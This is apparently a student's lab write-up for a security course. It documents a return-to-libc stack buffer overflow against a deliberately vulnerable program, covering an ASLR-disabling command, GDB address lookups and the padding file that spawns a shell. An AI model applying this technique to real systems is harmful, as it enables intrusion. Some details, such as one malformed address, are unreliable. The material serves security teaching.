Project 1 - Part 2: Stack Buffer Exploit

Elsa Rodriguez Plaza
May 28, 2020

Turn off ASLR

To temporarily turn off (only for the current session) the ASLR, I executed the following command from our Ubuntu VM's command line:

echo 0 | sudo tee /proc/sys/kernel/randomize_va_space [1]

This command sets the variable *randomize_va_space* to 0, which in this case means that the ASRL should be off.

Finding the Addresses

I was able to find the addresses by doing the following:

Step 1: Changed the the gitd in the main function and compiled the program using gcc as instructed in the assignment:

- *gcc exploit.c -o exploit -fno-stack-protector (from the project's instructions)*

Step 2: Started GDB, inserted a break point and inspected the **system**, **bin/sh** and **exit** addresses:

- *gdb exploit (debug program)*
- *b Sort (to insert a breakpoint in the Sort function)*
- *run (run program)*
- To find the address of system() - Got: b7e43da0 on my VM) [2] [5]
  - *(gdb) p system*
  - *$14 = {<text variable, no debug info>} 0xb7e43da0 <__libc_system>*
- To find the address of the exit() - Got b7eb97c8 on my VM) [2]
  - *(gdb) p exit*
  - *$13 = {<text variable, no debug info>} 0xb7eb97c8 <exit>*
  - There were several exit functions, but I realized that I needed to find the one exit function, whose address was greater than the system function's address.
- To find the address of "bin/sh" (Got b7ff61e75 on my VM)
  - Commands executed to find the bash. The most relevant commands are highlighted below:
  - (gdb) info files [5]
  - Symbols from "/home/project1/Desktop/cs6035/Project1/exploit".
  - Native process:
  - Using the running image of child process 9167.
  - While running this, GDB does not access memory from...
  - Local exec file:
  - `/home/project1/Desktop/cs6035/Project1/exploit', file type elf32-i386.
  - Entry point: 0x8048470
  - 0x08048154 - 0x08048167 is .interp
  - 0x08048168 - 0x08048188 is .note.ABI-tag
  - 0x08048188 - 0x080481ac is .note.gnu.build-id
  - 0xb7e20650 - 0xb7e20698 is .rel.plt in /lib/i386-linux-gnu/libc.so.6
  - 0xb7e206a0 - 0xb7e20740 is .plt in /lib/i386-linux-gnu/libc.so.6
  - 0xb7e20740 - 0xb7e20750 is .plt.got in /lib/i386-linux-gnu/libc.so.6
  - 0xb7e20750 - 0xb7f4c21d is .text in /lib/i386-linux-gnu/libc.so.6

- 0xb7f4c220 - 0xb7f4d24e is __libc_freeres_fn in /lib/i386-linux-gnu/libc.so.6
- 0xb7f4d250 - 0xb7f4d489 is __libc_thread_freeres_fn in /lib/i386-linux-gnu/libc.so.60
- 0xb7f4d4a0 - 0xb7f6e074 is .rodata in /lib/i386-linux-gnu/libc.so.6 [3] [4]
- (gdb) find 0xb7f4d4a0,0xb7f6e074, "sh"
- 0xb7f61e75 <__re_error_msgid+117>
- 0xb7f627e1 <afs.8765+193>
- 0xb7f64a10
- 0xb7f66592
- 4 patterns found.

Figuring out Padding

I figured out the padding by analyzing the behavior of the Sort function. The function reads the lines from the file into the uint32_t array[5] variable and this is the buffer that I needed to overflow. In order to overflow the buffer, I needed to overwrite the frame pointer with dummy data, sort function's return address with the "bin/sh" memory location, and place the exit function after the "bin/sh" location, so I could graciously exit without getting a segmentation fault. Regarding the padding, I padded the system, "bin/sh", exit addresses using "a" characters.The reason why I did this is because when the Sort function sorts the input file's elements, which changes the order of the addresses. In total the padding was 64 bytes' long (containing the "a" characters) - which would overwrite the Sort function's return address, the old stack frame and Sort function's local variables.

This is the padding that I used to accomplish the attack:

aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
b7e43da0
b7f61e75
b7eb97c8

The data gets sorted as follows, since the "a" characters go first, followed by the system, exit, and finally the "bin/sh":

aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
b7e43da0
b7eb97c8
b7f61e75

Return-to-libc using gtid_data.txt

I executed the program using the following command as indicated in the project's instructions:

project1@project1-VirtualBox:~/Desktop/cs6035/Project1$ ./exploit eplaza3_data.txt

I was able to cleanly spin up and exit "bin/sh", using the following content, highlighted below:

My Student ID is: eplaza3

.txt file contains:

aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
aaaaaaaa
b7e43da0
b7f61e75
b7eb97c8


Sorted:

1. aaaaaaaa
2. aaaaaaaa
3. aaaaaaaa
4. aaaaaaaa
5. aaaaaaaa
6. aaaaaaaa
7. aaaaaaaa
8. aaaaaaaa
9. b7e43da0
10. b7eb97c8
11. b7f61e75


$

The screenshots below show the successful exploit:

Terminal launched:



Exit terminal:



References

[1] How can I temporarily disable ASLR (Address space layout randomization)? May, 2014. Accessed on: May 28, 2020. [Online]. Available: https://askubuntu.com/questions/318315/how-can-i-temporarily-disable-aslr-address-space-layousht-randomization

[2] Return-to-libc, April, 2017. Accessed on: May 29, 2020. [Online]. Available: https://www.exploit-db.com/docs/english/28553-linux-classic-return-to-libc-&-return-to-libc-chaining-tutorial.pdf

[3] Buffer-Overflow Vulnerabilities and Attacks, April, 2010. Accessed on: May 29, 2020. [Online]. Available: http://www.cis.syr.edu/~wedu/Teaching/CompSec/LectureNotes_New/Buffer_Overflow.pdf

[4] How can I examine contents of a data section of an ELF file on Linux?, April, 2009. Accessed on: May 31, 2020. [Online]. Available: https://stackoverflow.com/questions/1685483/how-can-i-examine-contents-of-a-data-section-of-an-elf-file-on-linux

[5] GDB Cheat Sheet, April, 2015. Accessed on: May 30, 2020. [Online]. Available:https://darkdust.net/files/GDB%20Cheat%20Sheet.pdf